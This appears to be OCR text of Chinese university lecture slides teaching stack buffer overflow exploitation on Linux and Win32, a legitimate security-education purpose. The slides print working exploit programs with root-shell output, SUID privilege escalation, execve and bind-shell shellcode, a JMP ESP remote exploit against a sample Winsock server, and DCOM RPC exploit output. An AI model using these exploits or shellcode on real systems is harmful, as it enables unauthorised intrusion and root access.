


缓冲区溢出安全漏洞基本原理

- 一个根本问题
  - 用户输入可控制的缓冲区操作缺乏对目标缓冲区的边界安全保护
- 两个要素
  - 缺乏边界安全保护：漏洞利用点
  - 用户输入可控制：漏洞利用路径
- 三个挑战 – 成功溢出攻击
  - 如何找出缓冲区溢出要覆盖和修改的敏感位置？
  - 将敏感位置的值修改成什么？
  - 执行什么代码指令来达到攻击目的？

栈溢出攻击示例

```
1  #include <stdio.h>
2  #include <string.h>
3  char shellcode[] =
4  "\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62"
5  "\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
6  char large_string[128];
7  int main(int argc, char **argv){
8      char buffer[96];
9      int i;
10     long *long_ptr = (long *) large_string;
11     for (i = 0; i < 32; i++)
12         *(long_ptr + i) = (int) buffer;
13     for (i = 0; i < (int) strlen(shellcode); i++)
14         large_string[i] = shellcode[i];
15     strcpy(buffer, large_string);
16     return 0;
17 }
```




内容

1. 软件安全概述
2. 缓冲区溢出基础概念与背景知识
3. Linux栈溢出与Shellcode
4. Windows栈溢出与Shellcode
5. 堆溢出
6. 缓冲区溢出攻击的防御技术
7. 课外实践作业：缓冲区溢出实验

Linux系统下的栈溢出攻击

- 栈溢出攻击
  - NSR模式
  - RNS模式
  - RS模式
- Shellcode
- 真实世界中的栈溢出攻击-课外实践作业

NSR溢出模式





```
1  #include<stdio.h>
2  int main(int argc,char **argv){
3      char buf[500];
4      strcpy(buf,argv[1]);
5      printf("buf's 0x%8x\n",&buf);
6      getchar();
7      return 0;
8  }
```

```
35 int main(int argc,char *argv[]){
36     char buf[530];
37     unsigned long ret;
38     int offset=0; /* offset=400 will success */
39     if (argc>1) offset=atoi(argv[1]);
40     ret = get_esp()-offset;
41     memset(buf,0x90,sizeof(buf));
42     for (int i = 0; i < 32; i+=4)
43         memcpy(buf+i+500,(char*)&ret,4);
44     memcpy(buf+100,shellcode,strlen(shellcode));
45     printf("ret is at 0x%8x\n esp is at 0x%8x\n",
46         ret,get_esp());
47     execl("./vulnerable1","vulnerable1",buf,NULL);
48     return 0;
49 }
```

```
$ ./stackexploit1 400

ret is at 0xbfffec08

esp is at 0xbfffed88

buf's 0xbfffebc0

sh-2.05b# exit

exit
```

RNS溢出模式





```c
#include<stdio.h>
int main(int argc,char **argv){
    char buf[10];
    strcpy(buf,argv[1]);
    printf("buf's 0x%8x\n",&buf);
    getchar();
    return 0;
}
```

```c
int main(int argc,char **argv){
    char buf[500];
    unsigned long ret,p;
    int i;
    p=&buf;
    ret=p+70;
    memset(buf,0x90,sizeof(buf));
    for(i=0;i<44;i+=4)
       *(long *)&buf[i]=ret;
    memcpy(buf+400+i,shellcode,strlen(shellcode));
    execl("./vulnerable2","vulnerable2",buf,NULL);
    return 0;
}
```

```
./stackexploit2

buf's 0xbfffe350

sh-2.05b# exit

exit
```

R.S溢出模式一利用环境变量




```c
#include<stdio.h>
int main(int argc,char **argv){
    char buf[10];
    strcpy(buf,argv[1]);
    printf("buf's 0x%8x\n",&buf);
    getchar();
    return 0;
}
```

```c
int main(int argc,char **argv){
    char buf[32];
    char *p[]={"./vulnerable2",buf,NULL};
    char *env[]={"HOME=/root",shellcode,NULL};
    unsigned long ret;
    ret=0xc0000000-sizeof(shellcode)-
        sizeof("./vulnerable2")-sizeof(void *);
    for (int i = 0; i < 32; i+=4)
        memcpy(&buf[i],&ret,4);
    printf("ret is at 0x%8x\n",ret);
    execve(p[0],p,env);
    return 0;
}
```

```
$ ./stackexploit3

ret is at

0xbffffb6

buf's 0xbffff760


sh-2.05b# exit

exit
```

栈溢出模式分析

- 三个挑战
  - 如何找出缓冲区溢出要覆盖和修改的敏感位置？(返回地址的位置)
  - 将敏感位置的值修改成什么？(Shellcode地址)
  - 执行什么代码指令来达到攻击目的？(Shellcode)
- 三种模式
  - **NSR**模式：最经典的方法 – **Alpha One** ，漏洞程序有足够大的缓冲区
  - **RNS**模式：能够适合小缓冲区情况，更容易计算返回地址
  - **R.S**模式：精确计算**shellcode**地址，不需要任何**NOP**，但对远程缓冲区溢出攻击不适用

Linux本地缓冲区溢出的特权提升

- **SUID位特权程序本地缓冲区溢出**
  - 运行时刻可以提升至根用户权限进行一些操作
  - 攻击者就可以在注入**shellcode**中增加一个**setreuid(0)**的系统调用
  - 给出根用户权限的**Shell**

```
[root@localhost stack]# chmod u+s vulnerable1
[root@localhost stack]# ls -l vulnerable1
-rwsr-xr-x    1 root     root  11678  Oct 24 23:45 vulnerable1
[root@localhost stack]# chown abc:abc stackexploit1
[root@localhost stack]# su abc
[abc@localhost stack]$ whoami
abc
[abc@localhost stack]$ ./stackexploit1 400
sh-2.05b# whoami
root
```

Linux远程缓冲区溢出

- 远程缓冲区溢出 比较与 本地缓冲区溢出
  - 原理一致
  - 用户输入传递途径区别：网络 **vs.** 命令行/文件
  - **Shellcode**编写区别：远程**shell**访问 **vs.** 本地特权提升
- 远程缓冲区溢出的模式
  - **NSR**和**RNS**模式也都适用于远程栈溢出攻击
  - **RS**模式是通过本地的**execve()**将**shellcode**放置在环境变量中传递给漏洞程序，因此不适用

Linux上的Shellcode

```
1  char shellcode[] =
2  "\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62"
3  "\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
4  int main()
5  {
6      __asm__("call shellcode");
7  }
```

- 最简单的shellcode
  - 24字节长度字符串?
  - 直接通过Call执行这段字符串?
  - 结果：给出本地Shell访问

Shellcode C版本

```
1  #include <stdio.h>
2  int main ( int argc, char * argv[] )
3  {
4       char * name[2];
5       name[0] = "/bin/sh";
6       name[1] = NULL;
7       execve( name[0], name, NULL );
8  }
```

Shellcode 汇编版本

```
 9  int main ()
10  {
11      __asm__
12      ("
13           mov     $0x0,%edx
14           push    %edx
15           push    $0x68732f6e
16           push    $0x69622f2f
17           mov     %esp,%ebx
18           push    %edx
19           push    %ebx
20           mov     %esp,%ecx
21           mov     $0xb,%eax
22           int     $0x80
23      ");
24  }
```

shellcode_asm.c

```
 9  int main ()
10  {
11      __asm__
12      ("
13           xor     %edx,%edx
14           push    %edx
15           push    $0x68732f6e
16           push    $0x69622f2f
17           mov     %esp,%ebx
18           push    %edx
19           push    %ebx
20           mov     %esp,%ecx
21           lea     0xb(%edx),%eax
22           int     $0x80
23      ");
24  }
```

shellcode_asm_fix.c
去除’\0’

Shellcode Opcode版本

31 d2	xor %edx,%edx
52	push %edx
68 6e 2f 73 68	push $0x68732f6e
68 2f 2f 62 69	push $0x69622f2f
89 e3	mov %esp,%ebx
52	push %edx
53	push %ebx
89 e1	mov %esp,%ecx
8d 42 0b	lea 0xb(%edx),%eax
cd 80	int $0x80

```
1  char shellcode[] =
2  "\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
3  "\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
4
5  int main()
6  {
7      __asm__("call shellcode");
8  }
```

Shellcode通用的编制方法

- ① 先用高级编程语言，通常用C，来编写shellcode程序；
- ② 编译并反汇编调试这个shellcode程序；
- ③ 从汇编语言代码级别分析程序执行流程；
- ④ 整理生成的汇编代码，尽量减小它的体积并使它可注入，并可通过嵌入C语言进行运行测试和调试；
- ⑤ 提取汇编代码所对应的opcode二进制指令，创建shellcode指令数组。

完整功能Linux本地Shellcode

```
 6  char shellcode[]=
 7  // setreuid(0,0);
 8  "\x31\xc0" // xor %eax,%eax
 9  "\x31\xdb" // xor %ebx,%ebx
10  "\x31\xc9" // xor %ecx,%ecx
11  "\xb0\x46" // mov $0x46,%al
12  "\xcd\x80" // int $0x80
13  // execve /bin/sh
14  "\x31\xc0" // xor %eax,%eax
15  "\x50" // push %eax
16  "\x68\x2f\x2f\x73\x68" // push $0x68732f2f
17  "\x68\x2f\x62\x69\x6e" // push $0x6e69622f
18  "\x89\xe3" // mov %esp,%ebx
19  "\x8d\x54\x24\x08" // lea 0x8(%esp,1),%edx
20  "\x50" // push %eax
21  "\x53" // push %ebx
22  "\x8d\x0c\x24" // lea (%esp,1),%ecx
23  "\xb0\x0b" // mov $0xb,%al
24  "\xcd\x80" // int $0x80
25  // exit();
26  "\x31\xc0" // xor %eax,%eax
27  "\xb0\x01" // mov $0x1,%al
28  "\xcd\x80"; // int $0x80
```

Linux远程Shellcode C语言版

```
 5  int soc,cli,soc_len;
 6  struct sockaddr_in serv_addr;
 7  struct sockaddr_in cli_addr;
 8
 9  int main()
10  {
11          if(fork()==0)
12          {
13                  serv_addr.sin_family=AF_INET;
14                  serv_addr.sin_addr.s_addr=htonl(INADDR_ANY);
15                  serv_addr.sin_port=htons(30464);
16                  soc=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
17                  bind(soc,(struct sockaddr *)&serv_addr,sizeof(serv_addr));
18                  listen(soc,1);
19                  soc_len=sizeof(cli_addr);
20                  cli=accept(soc,(struct sockaddr *)&cli_addr,&soc_len);
21                  dup2(cli,0);
22                  dup2(cli,1);
23                  dup2(cli,2);
24                  execl("/bin/sh","sh",0);
25          }
26  }
```

内容

1. 软件安全概述
2. 缓冲区溢出基础概念与背景知识
3. Linux栈溢出与Shellcode
4. Windows栈溢出与Shellcode
5. 堆溢出
6. 缓冲区溢出攻击的防御技术
7. 课外实践作业：缓冲区溢出实验

Win32系统下的栈溢出攻击

- 栈溢出攻击
  - 本地栈溢出示例
  - 远程栈溢出攻击
- **Shellcode**
- 真实**Win32**世界中的栈溢出攻击

Windows平台栈溢出如何攻击？与Linux平台有何不同？


- **Win32平台与Linux平台的三个重要区别**
  - 对废弃栈的处理－**NSR**模式不适用于**Win32**
    - **Win32:** 写入一些随机的数据
    - **Linux:** 不进行任何处理
  - 进程内存空间的分布－**RNS**模式同样不适用于**Win32**
    - **Win32:** 栈在**0x00FFFFFF**以下的用户空间，**R**地址中有空字节
    - **Linux:** 栈在**3G(0xc0000000)**附近，**R**地址中没有空字节
  - 如何进行系统调用－**shellcode**实现机制不同
    - **Win32:** 通过调用系统**DLL**提供的接口函数
    - **Linux:** 通过中断进行系统调用

Win32对废弃栈的处理

- 如何以Shellcode地址覆盖返回地址？
  - NSR模式

    R指向了Shellcode地址，但执行“mov esp,ebp”恢复调用者栈信息时，Win32会在被废弃的栈中填入一些随机数据。

    WE LOST SHELLCODE!!!



Win32栈地址含有空字节

- 如何以Shellcode地址覆盖返回地址？
  - RNS模式

地址R中含空字节


栈在~0x00FFFFFF以下

如果R直接指向Shellcode，则在R中必然含有空字节‘\0’.
Shellcode将被截断

we lost shellcode AGAIN!!

  - R.S模式

Win32平台无SUID机制，应用层本地溢出没有意义




如何解决？
通过跳转指令执行Shellcode

- 如何利用跳转指令让漏洞程序正确执行我们的**Shellcode**

```
0040100F  |. E8 0C000000    CALL
00401014  |. 83C4 08        ADD ESP,8
00401017  |. 8BE5           MOV ESP,EBP
00401019  |. 5D             POP EBP
0040101A  \. C3           RETN
```

NOW ESP POINTS TO SHELLCODE!!



如何解决?
通过跳转指令执行Shellcode

- 通过Jmp/Call ESP指令跳转
  - 1998: Dildog-提出利用栈指针的方法完成跳转
  - 1999: Dark Spyrit-提出使用系统核心DLL中的Jmp ESP指令完成跳转
- 跳转指令在哪?
  - 进程内存空间中1G至2G区间中装载的系统核心DLL(如Kernel32.dll、User32.dll等) – 受不同版本，不同语种，不同SP影响
  - Windows代码页中的地址
  - 应用程序加载的用户DLL：取决于具体的应用程序
  - OllyUni插件提供Overflow Return Address功能

Windows远程缓冲区溢出 - 漏洞服务程序

```
#include <winsock2.h>
#include <stdio.h>
#pragma comment (lib,"ws2_32")

char Buff[1024];
void overflow(char * s,int size)
{
        char s1[50];
        printf("receive %d bytes",size);
        s[size]=0;
        strcpy(s1,s);
}

int main()
{
        WSADATA wsa;
        SOCKET listenFD;
        int ret;
        char asd[2048];
        WSAStartup(MAKEWORD(2,2),&wsa);
        listenFD = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
        struct sockaddr_in server;
        server.sin_family = AF_INET;
        server.sin_port = htons(3764);
        server.sin_addr.s_addr=ADDR_ANY;
        ret=bind(listenFD,(sockaddr *)&server,sizeof(server));
        ret=listen(listenFD,2);
        int iAddrSize = sizeof(server);
        SOCKET clientFD=accept(listenFD,(sockaddr *)&server,&iAddrSize);
        unsigned long lBytesRead;
        while(1)        {
                        lBytesRead=recv(clientFD,Buff,1024,0);
                        if(lBytesRead<=0)       break;
                        overflow(Buff,lBytesRead);
                        ret=send(clientFD,Buff,lBytesRead,0);
                        if(ret<=0)      break;
        }
        WSACleanup();
        return 0;
}
```

Windows远程缓冲区溢出 - 渗透攻击代码

```
#include <winsock2.h>
#include <winsock2.h>
#include <stdio.h>
#pragma comment (lib, "ws2_32")

#define WINXP
#ifdef WINXP
//#define JUMPESP "\xfc\x18\xd4\x77" user32.dll
#define JUMPESP "\xfb\x7b\xa2\x71" //ws2_32.dll
#endif
#ifdef WIN2000
#define JUMPESP "\x2a\xe3\xe2\x77"
#endif
#ifdef WIN98
#define JUMPESP "\xa3\x95\xf7\xbf"
#endif

unsigned char eip[8] = JUMPESP;
unsigned char sploit[580] = {
    0x90, /* nop */
    ......
};

int main()
{
        WSADATA wsa;
        SOCKET sockFD;
        char Buff[1024],*sBO;
        WSAStartup(MAKEWORD(2,2),&wsa);
        sockFD = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
        struct sockaddr_in server;
        server.sin_family = AF_INET;
        server.sin_port = htons(3764);
        server.sin_addr.s_addr=inet_addr("127.0.0.1");
        connect(sockFD,(struct sockaddr *)&server,sizeof(server));
        for(int i=0;i<56;Buff[i++]=0x90);
        strcpy(Buff+56,(char *)eip);
        strcpy(Buff+60,(char *)sploit);
        sBO = Buff;
        send(sockFD,sBO,56+4+560,0);
        closesocket(sockFD);
        WSACleanup();
        return 1;
}
```

野外Windows栈溢出攻击

```
E:\bof_codes\win32\real>dcomrpc_magickey_win
DCOM RPC WIN32 remote exploit by Lordy - Lordillusions Company(C)
Usage: dcomrpc_magickey_win -option [argument]

E:\bof_codes\win32\real>dcomrpc_magickey_win -h 127.0.0.1 -t6
 [*] Target: [WinXP Universal].
 [0] Add return address.
 [1] Start, shellcode setting.
 [2] Trying 127.0.0.1:135 ...
 [3] Connected to 127.0.0.1:135.
 [4] Send, attack code.
 [5] OK, Trying 127.0.0.1:4444 ...
 [*] Waiting, cmd shell ...
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

Windows平台的Shellcode实现

- (1) 所需的Win32 API函数，生成函数调用表；
- (2) 加载所需API函数库，定位函数加载地址；
- (3) 消除空字节，编码对抗过滤；
- (4) 确保自己可以正常退出，使目标程序进程继续运行或终止；
- (5) 在目标系统环境存在异常处理和安全防护机制时，shellcode还需进一步考虑如何对抗这些机制。

Win32 Shellcode C语言版

```
1  #include <windows.h>
2  #include <winbase.h>
3  typedef void (*MYPROC)(LPTSTR);
4  typedef void (*MYPROC2)(int);
5  int main()
6  {
7          HINSTANCE LibHandle;
8          MYPROC ProcAdd;
9          MYPROC2 ProcAdd2;
10         char dllbuf[11]  = "msvcrt.dll";
11         char sysbuf[7] = "system";
12         char cmdbuf[16] = "command.com";
13         char sysbuf2[5] = "exit";
14         LibHandle = LoadLibrary(dllbuf);
15         ProcAdd = (MYPROC)GetProcAddress(
16             LibHandle, sysbuf);
17         (ProcAdd) (cmdbuf);
18
19         ProcAdd2 = (MYPROC2) GetProcAddress(
20             LibHandle, sysbuf2);
21         (ProcAdd2)(0);
22 }
```

Win32 Shellcode 汇编语言版

```
#include <windows.h>
#include <winbase.h>
void main()
{
        LoadLibrary("msvcrt.dll");
        __asm {
                mov esp,ebp                     ;把ebp的内容赋值给esp
                push ebp                        ;保存ebp，esp－4
                mov ebp,esp                     ;给ebp赋新值，将作为局部变量的基指针
                xor edi,edi                     ;
                push edi                        ;压入0，esp－4，
                                                ;作用是构造字符串的结尾\0字符。
                sub esp,08h                     ;加上上面，一共有12个字节，
                                                ;用来放"command.com"。
                mov byte ptr [ebp-0ch],63h      ;
                mov byte ptr [ebp-0bh],6fh      ;
                mov byte ptr [ebp-0ah],6dh      ;
                mov byte ptr [ebp-09h],6Dh      ;
                mov byte ptr [ebp-08h],61h      ;
                mov byte ptr [ebp-07h],6eh      ;
                mov byte ptr [ebp-06h],64h      ;
                mov byte ptr [ebp-05h],2Eh      ;
                mov byte ptr [ebp-04h],63h      ;
                mov byte ptr [ebp-03h],6fh      ;
                mov byte ptr [ebp-02h],6dh      ;生成串"command.com".
                lea eax,[ebp-0ch]               ;
                push eax                        ;串地址作为参数入栈
                mov eax, 0x77bf93c7             ;system() API入口地址
                call eax                        ;调用system
        }
}
```

平台差异，调试获取

Win32 Shellcode Opcode版

```
#include <windows.h>
#include <winbase.h>
char shellcode[] = {
0x8B, 0xE5,                 //MOV ESP,EBP
0x55,                       //PUSH EBP
0x8B, 0xEC,                 //MOV EBP,ESP
0x33, 0xFF,                  //XOR EDI,EDI
0x57,                       //PUSH EDI
0x83, 0xEC, 0x08,           //SUB ESP,8
0xC6, 0x45, 0xF4, 0x63,  //MOV BYTE PTR SS:[EBP-C],63
0xC6, 0x45, 0xF5, 0x6F,  //MOV BYTE PTR SS:[EBP-B],6F
0xC6, 0x45, 0xF6, 0x6D,  //MOV BYTE PTR SS:[EBP-A],6D
0xC6, 0x45, 0xF7, 0x6D,  //MOV BYTE PTR SS:[EBP-9],6D
0xC6, 0x45, 0xF8, 0x61,  //MOV BYTE PTR SS:[EBP-8],61
0xC6, 0x45, 0xF9, 0x6E,  //MOV BYTE PTR SS:[EBP-7],6E
0xC6, 0x45, 0xFA, 0x64,  //MOV BYTE PTR SS:[EBP-6],64
0xC6, 0x45, 0xFB, 0x2E,  //MOV BYTE PTR SS:[EBP-5],2E
0xC6, 0x45, 0xFC, 0x63,  //MOV BYTE PTR SS:[EBP-4],63
0xC6, 0x45, 0xFD, 0x6F,  //MOV BYTE PTR SS:[EBP-3],6F
0xC6, 0x45, 0xFE, 0x6D,  //MOV BYTE PTR SS:[EBP-2],6D
0x8D, 0x45, 0xF4,           //LEA EAX,DWORD PTR SS:[EBP-C]
0x50,                       //PUSH EAX
0xB8, 0x44, 0x80, 0xBF, 0x77, //MOV EAX,77BF8044
0xFF, 0xD0                      //CALL EAX
};
int main() {
    int *ret;
    LoadLibrary("msvcrt.dll");
    ret = (int *)&ret + 2;          //ret 等于main（）的返回
                                    //(＋2是因为：有push eb
    (*ret) = (int)shellcode;        //修改main（）的返回地址
}
```

平台差异，调试获取

Win32完整的本地Shellcode

- shellcode_asm_full.c - 三个API调用过程:
  - LoadLibrary("msvcrt.dll");
  - system("command.com");
  - exit(0);
- 平台相关的API入口地址
  - system() and exit()
  - 使用LoadLibrary()和GetProcAddress() 获取其他API函数入口地址
  - GetProcAddress()和LoadLibrary()的地址对于一个特定版本的Win32平台是固定的－从Kernel32.dll中获取其地址
  - GetProcAddress()和LoadLibrary()的地址也可以在漏洞程序的Import Address Table找到

LoadLibrary: 7C801D7B
GetProcAddress: 7C80AE30
System: 0x77bf93c7
Exit: 0x77c09e7e

从Kernel32.dll获取API地址的方法

1. **通过PEB(FS:[30])获取KERNEL32.DLL基地址**的过程描述：

```
mov eax, fs:[30h]     ;得到PEB结构地址
mov eax, [eax + 0ch]  ;得到PEB_LDR_DATA结构地址
mov esi, [eax + 1ch]
lodsd  ; 得到KERNEL32.DLL所在LDR_MODULE结构的
       ; InInitializationOrderModuleList地址
mov edx, [eax + 8h]   ;得到BaseAddress，既Kernel32.dll基址
```

